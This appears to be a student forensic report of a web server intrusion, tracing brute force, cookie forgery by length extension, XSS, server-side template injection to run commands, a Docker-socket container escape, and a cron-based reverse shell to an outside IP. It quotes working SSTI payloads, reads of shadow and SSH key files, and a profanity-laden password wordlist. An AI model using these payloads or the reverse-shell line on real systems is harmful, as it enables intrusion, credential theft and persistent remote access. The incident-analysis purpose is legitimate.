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Project 3 We were hacked



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Executive Summary

On January 6th, 2022, there was a **successful intrusion** on our systems, where the attacker obtained **unauthorized access** to our network through one of our public websites. The attacker got access and **compromised** the machine the website was on, obtained **full access** to the contents of the system which included the **information of its customers**. Access to the machine and its respective **authentication mechanism** were also **compromised**.

Detailed Analysis - Actions performed by the attacker

1. Password Brute Force

The attacker starts with a *password brute force* approach; he tries to force entry into the system through successive attempts at various possible combinations of access credentials

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```
sfddfsdf 123456 password 12345678 1234 pussy 12345 dragon qwerty 696969 mustang
letmein baseball master michael football shadow monkey abc123 pass fuckme 6969 jordan
harley ranger iwantu jennifer hunter fuck 2000 test batman trustno1 thomas tigger robert
access love buster 1234567 soccer hockey killer george sexy andrew charlie superman
asshole fuckyou dallas jessica panties pepper 1111 austin william daniel golfer summer
heather hammer yankees joshua maggie bite me enter ashley thunder cowboy silver richard
fucker orange merlin michelle corvette bigdog cheese matthew 121212 patrick martin
freedom ginger blowjob nicole sparky yellow camaro secret dick falcon taylor 111111
131313 123123 bitch hello scooter please porsche guitar chelsea black diamond nascar
jackson cameron 654321 computer amanda wizard xxxxxxxx money phoenix mickey
bailey knight iceman tigers purple andrea horny dakota aaaaaa player sunshine morgan
starwars boomer cowboys edward charles girls booboo coffee xxxxxx bulldog ncc1701
rabbit peanut john johnny gandalf spanky winter brandy compaq carlos tennis james mike
brandon fender anthony blowme ferrari cookie chicken maverick chicago joseph diablo
sexsex hardcore 666666 willie welcome chris panther yamaha justin banana driver marine
angels fishing david maddog hooters wilson butthead dennis fucking captain bigdick
chester smokey xavier steven viking snoopy blue eagles winner samantha house miller
flower jack firebird butter united turtle steelers tiffany zxcvbn tomcat golf bond007 bear
tiger doctor gateway gators angel junior thx1138 porno badboy debbie spider melissa
booger 1212 flyers fish porn matrix teens scooby jason walter cumshot boston braves
yankee lover barney victor tucker princess mercedes 5150 doggie zzzzzz gunner horny
bubba 2112 fred johnson xxxxxx tits member boobs donald bigdaddy bronco penis voyager
rangers birdie trouble white topgun bigtits bitches green super qazwsx magic lakers rachel
slayer scott 2222 asdf video london 7777 marlboro srinivas internet action carter jasper
monster teresa jeremy 11111111 bill crystal peter pussies cock beer rocket theman oliver
prince beach amateur 77777777 muffin redsox star testing shannon murphy frank hannah
dave eagle1 11111 mother nathan raiders steve forever angela viper ou812 jake lovers
suckit gregory buddy whatever young nicholas lucky helpme jackie monica midnight
college baby cunt brian mark startrek sierra leather 232323 4444 beavis bigcock happy
sophie ladies naughty giants booty blonde fucked golden 0 fire sandra pookie packers
einstein dolphins chevy winston warrior sammy slut 8675309 zxcvbnm nipples power
victoria asdfgh vagina toyota travis hotdog paris rock xxxx extreme redskins erotic dirty
ford freddy arsenal access14 wolf nipple iloveyou alex florida eric legend movie success
rosebud jaguar great cool cooper 1313 scorpio mountain madison 987654 brazil lauren
japan naked squirt stars apple alexis aaaa bonnie peaches jasmine kevin matt qwertyui
```

danielle beaver 4321 4128 runner swimming dolphin gordon casper stupid shit saturn
gemini apples august 3333 canada blazer cumming hunting kitty rainbow 112233 arthur
cream calvin shaved surfer samson kelly paul mine king racing 5555 eagle hentai newyork
little redwings smith sticky coca cola animal broncos private skippy marvin blondes enjoy
girl apollo parker qwert time sydney women voodoo magnum juice abgrtyu 777777
dreams maxwell music rush2112 russia scorpion rebecca tester mistress phantom billy
6666 albert "

Unable to get access with any of the aforementioned credentials, he changes the username to *guest* and tries '*sfddf sdf*' as the password, giving up on this approach later.

2. Length extension attack

After the failed attempt with the password the intruder tried to forge an admin cookie through a *length extension attack*. The admin cookie would allow the attacker to identify as the admin, not needing to successfully login.

The attack is based on using the default cookie with some tampering. Default cookie:

dXNlcm5hbWU9Z3Vlc3Q=.IaRReH75V/N0jyWcxFdIo0qleNhhC51JqV3SHTH0nJo=;
Path=/

The attack consists of the abuse of the method to create the cookies and to authenticate it. The cookies are generated by encoding with base64 the username and to concatenate it to the digest of a random key that the web application generates when it goes up and the username. The abuse is done by using a cookie that passes the authentication and tweaking it so that it works with another user. For this the attacker adds the username that works and adds padding and another username, for this to work the authentication would see the digest and accept it as the same. The attempts by the attacker are the following:

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAcCZ1c2VybmFtZT1hZG1pb
g==.L4WHdSWa5+ASrB+CXLSmZ/EUCIzung26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAcCZ1c2VybmFtZT1hZG1pb
g==.L4WHdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB4JnVzZXJuYW1lPWFKbWlu

.L4WHdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAB4JnVzZXJuYW1lPWFKbWlu

.L4WHdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAIAmdXNlcm5hbWU9YWRtaW4
=.L4WHdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAiCZ1c2VybmFtZT1hZG1pbG==.L4
WHdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAACQJnVzZXJuYW1lPWFKbWlu.L4W
HdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAJgmdXNlcm5hbWU9YWRtaW4=.L4W
HdSWa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAoCZ1c2VybmFtZT1hZG1pbG==.L4WHdS
Wa5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAACoJnVzZXJuYW1lPWFKbWlu.L4WHdSWa5
+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAALamdXNlcm5hbWU9YWRtaW4=.L4WHdSW
a5+ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAuCZ1c2VybmFtZT1hZG1pbG==.L4WHdSWa5+
ASrB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAADAJnVzZXJuYW1lPWFKbWlu.L4WHdSWa5+ASr
B+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAMgmdXNlcm5hbWU9YWRtaW4=.L4WHdSWa5+AS
rB+CXLsmZ/EUCIzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA0CZ1c2VybmFtZT1hZG1pbG==.L4WHdSWa5+ASrB+
CXLsmZ/EUCIzunq26cw0KG0q7LEM=

```
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAADYJnVzZXJuYW1lPWFKbWlu.L4WHdSWa5+ASrB+CX
smZ/EUClzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAOAmdXNlcm5hbWU9YWRtaW4=.L4WHdSWa5+ASrB+CX
LsmZ/EUClzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA6CZ1c2VybmFtZT1hZG1pbG==.L4WHdSWa5+ASrB+CX
smZ/EUClzunq26cw0KG0q7LEM=

auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAADwJnVzZXJuYW1lPWFKbWlu.L4WHdSWa5+ASrB+CX
LsmZ/EUClzunq26cw0KG0q7LEM=
```

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[Jan 6, 2022 14:16:10.708851000 EST until Jan 6, 2022 14:16:10.949898000 EST]

3. XSS Attempt

Having failed to obtain the admin cookie, the attacker decides to test what other vulnerabilities can exist in the system that allow him to abuse it. The attacker not only found that the website is vulnerable to XSS but also that that might be another attack vector present by the error message displayed after the XSS attempt.

The attacker tries to get:

```
/test%3Cscript%3Ealert(%22hello%22)%3C/script%3E
```

The attacker gets the following output to the request:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1>
<pre>http://172.17.0.2:5000/test<script>alert("hello")</script></pre>
</div>
```

Ran at: [Jan 6, 2022 14:17:00.979885000 EST]

4. RCE with Server-Side Template Injection

After the attacker sees another possible attack vector he tries to exploit it, for this purpose he tries to see if the web page is vulnerable to SSTI (server-side template injection) with the get request:

```
/test%7B%7B%201+1%20%7D%7D
```

The following output confirms that the web page is indeed vulnerable to SSTI:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1>
<pre>http://172.17.0.2:5000/test2<script>alert("hello")</script></pre>
</div>
```

Ran at: [Jan 6, 2022 14:17:07.986549000 EST]

With this attempt, he realized that it was possible to do Template Injection, since the text segment 1+1 was read and processed to 2. After knowing this the attacker tries to get the following path:

```
/test%7B%7B%20__globals__%20%7D%7D
```

Ran at: [Jan 6, 2022 14:17:23.994042000 EST]

This test was used to get more information on the type of functions he could access in python via SSTI, in the globals the attacker can access Python's builtins functions. This set of functions are included natively in Python without the need for external libraries, and notably contains the import function. So the attacker can use it to directly import the os module.

With this in mind the attacker can go further with some OS Command Injection that allows him to successfully complete the attack, the commands will be analyzed in the next topic, this commands were injected via get requests:

```
/test%7B%7B%20(request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('id')%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__%20%7D%7D
```

```
/test%7B%7B%20(request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('id')%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('id').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('ls').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('cat%20app.py').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20auth.py').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20/etc/passwd').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20/etc/shadow').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20/proc/mount').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('find%20/%20').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('touch%20.a').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20.a').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20/tmp/.a').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20/root/').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20/home/*').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('env').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20ps').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('apt%20update').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('apt%20install%20-y%20docker.io%20').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20ps').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
```



```
en'%5D('docker%20run%20--rm%20-t%20-v%20/:mnt%20busybox%20/bin/ls%20/mnt'.read())%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20/bin/find%20/mnt').re  
ad()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('find%20/%20-perm%20-4000%20').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20python%20python%20-c%20%22f  
=open(%5C'/mnt/etc/crontab%5C',%20%5C'a%5C');%20f.write(%5C'*/10%20*%20*%2  
0*%20*%20root%200%3C&196;exec%20196%3C%3E/dev/tcp/96.127.23.115/5556;%2  
0sh%20%3C&196%20%3E&196%202%3E&196%5C');%20f.close();%20print(%5C'don  
e%5C')%22%202%3E&1%20').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/root/.bas  
h_history').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/root/.ssh/  
id_rsa%20%20/mnt/root/.ssh/id_rsa.pub').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20ls%20/mnt/home%20'  
).read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/home/de  
v/.ssh/id_rsa%20/mnt/home/dev/.ssh/id_rsa.pub%20').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/etc/pass  
wd').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/etc/shado  
w').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/etc/mysql  
l/debian.cnf%20/mnt/etc/mysql/my.cnf').read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/etc/ssl/pr  
ivate/%5C%5C*).read()'%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20cat%20/mnt/var/log/  
%5C%5C*').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm$20-v%20/:mnt%20busybox%20cat%20/var/lib/docker/  
containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/  
1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').r  
ead()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('%20echo%20%22%3Cbody%20bgcolor=%22black%22%3E%3Ccenter%3E%3  
Cimg%20src=%22/static/gallery/bg.png%22%3E%3C/center%3E%3C/body%3E%22%2  
0%3E%20/app/templates/index.html').read()%20%7D%7
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20restart%20app').read()%20%7D%7
```

Detailed Analysis - Container Enumeration

After the attacker gets access to os commands on to the machine he tries to get more information on it, he start its enumeration by trying to know its user on the machine with the following command:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('id').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# id
uid=0(root) gid=0(root) groups=0(root)
```

Ran at: [Jan 6, 2022 14:17:55.024894000 EST]

The next step on the enumeration was to get directories and files. Firstly the attacker gets the contents of its working directory:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('ls').read()%20%7D%7D
```

```
root@bc48fc45a016:/app # ls
__pycache__ app.py auth.py requirements.txt      static templates wsgi.py
```

Ran at: [Jan 6, 2022 14:18:08.084587000 EST]

Then they get the app.py and the auth.py, both sensitive parts of the web application the server is hosting:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('cat%20app.py').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat app.py
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('cat%20auth.py').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat auth.py
```

Ran *cat app.py* command at: [Jan 6, 2022 14:18:26.104372000 EST]

Ran *cat auth.py* command at: [Jan 6, 2022 14:18:32.137052000 EST]

The attacker also tries to get the containers /etc/passwd and /etc/shadow:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('cat%20/etc/passwd').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat /etc/passwd
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20/etc/shadow').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat /etc/shadow
```

Ran *cat /etc/passwd* command at: [Jan 6, 2022 14:18:44.156280000 EST]

Ran *cat /etc/shadow* command at: [Jan 6, 2022 14:18:44.156280000 EST]

After getting the contents of the previous files the attacker gets the contents of the /proc/mount and get a listing of all of the files present on the system:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('cat%20/proc/mount').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat /proc/mount
```

Ran at: [Jan 6, 2022 14:19:10.200960000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po  
pen'%5D('find%20/%20').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# find /
```

Ran at: [Jan 6, 2022 14:19:21.221219000 EST]

Now with all the files listing done the attacker tries to test its write permissions, see if they are on the /tmp directory, get root and home directories contents and get SUID files:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('touch%20.a').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# touch .a
```

Ran at: [Jan 6, 2022 14:19:27.969851000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20.a').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# ls -la .a
```

Ran at: [Jan 6, 2022 14:19:36.990715000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20/tmp/.a').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# ls -la /tmp/.a
```

Ran at: [Jan 6, 2022 14:19:49.012982000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20-la%20/root/').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# ls -la /root/
```

Ran at:[Jan 6, 2022 14:20:00.032186000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('ls%20/home/*').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# ls /home/*
```

Ran at: [Jan 6, 2022 14:20:09.048985000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# find / -perm -4000
```

Ran at: [Jan 6, 2022 14:20:22.068278000 EST]

The attacker here gets all the logs present on the docker container they escaped, for more information: [Container and Resource Discovery](#)

Detailed Analysis - Container Escape

On enumeration the attacker gets the environment variables present on the container, with this the attacker gets to know that there is a DOCKER_HOST variable set, this might be an attack vector to help them escape the containment of docker.

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
en'%5D('env').read()%20%7D%7D

root@bc48fc45a016:/app# env
HOSTNAME=bc48fc45a016
PYTHON_VERSION=3.9.5
PWD=/app
HOME=/root
LANG=C.UTF-8
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
APP_PATH=/app/app.py
TERM=xterm
SHLVL=1
PYTHON_PIP_VERSION=21.1.3
PYTHON_GET_PIP_SHA256=6665659241292b2147b58922b9ffe11dda66b39d52d8
a6f3aa310bc1d60ea6f7
DOCKER_HOST=tcp://172.17.0.1:2376
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/a1675ab6c2bd898e
d82b1f58c486097f763c74a9/public/get-pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
FLASK_ENV=production
_=/usr/bin/env
```

Ran at: [Jan 6, 2022 14:20:38.179883000 EST]

Having the DOCKER_HOST environment variable set on the container, might indicate that the docker socket is exposed which can lead to a Docker breakout. With this in mind the attacker tries to see if there are any docker containers running:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
en'%5D('docker%20ps').read()%20%7D%7D

root@bc48fc45a016:/app# docker ps
```

Run at: [Jan 6, 2022 14:20:57.202710000 EST]

Noticing that docker isn't installed on the container the attacker updates the container, installs [docker.io](https://docs.docker.com/engine/install/) and tries to see if there is any container running:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
en'%5D('apt%20update').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# apt update
```

Ran at: [Jan 6, 2022 14:21:15.217531000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
en'%5D('apt%20install%20-y%20docker.io%20').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# apt install -y docker.io
```

Ran at: [Jan 6, 2022 14:21:31.660401000 EST]

The attacker here is building a docker image on the host to bypass defenses. More information on: [Build Image on Host](#).

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('docker%20ps').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED
STATUS	PORTS	NAMES	
1bc817024800	app	"/bin/bash /entrypoi..."	14 minutes ago
Up 14 minutes	0.0.0.0:80->5000/tcp	app	

Ran at: [Jan 6, 2022 14:21:57.151154000 EST]

Now with docker installed the attacker can clearly see that there is a container running, this is due to the docker socket being exposed. The socket being exposed implies that the containment can be broken by exploiting this miss configuration. For more information about docker breakout due to socket exposure: [Hacktricks](#). The attacker tries to escape the containment by using a busybox docker image to run commands on the host machine:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po
pen'%5D('docker%20run%20--rm%20-t%20-v%20/:%20mnt%20busybox%20/bin%20ls%20/mnt').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -t -v /:/mnt busybox /bin/ls /mnt
```

Ran at: [Jan 6, 2022 14:22:02.205712000 EST]

Attacker gets access on the host machine by the exposed socket he found earlier. This method gives access to the host machine to the attacker, more info on: [Escape to Host](#).

Now that the attacker is outside the container machine, they try to enumerate the host machine by getting all files present on it and see all SUID files also present on the host machine:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:mnt%20busybox%20/bin/find%20/mnt/').re  
ad()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox /bin/find /mnt/
```

Ran at: [Jan 6, 2022 14:22:22.711937000 EST]

The attacker here is discovering files and directories with the help of the find command, for more information: [File and Directory Discovery](#)

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# find / -perm -4000
```

Ran at: [Jan 6, 2022 14:22:51.795015000 EST]

Detailed Analysis - Persistence

After the attacker enumerates the machine they try to get persistence on the machine by creating a cronjob to execute a reverse shell on the host system.

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt python python -c
"f=open('/mnt/etc/crontab', 'a'); f.write('*/*/*/*/* root 0<&196;exec
196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196'); f.close(); print('\done\')"
2>&1
```

Ran at: [Jan 6, 2022 14:23:07.965611000 EST]

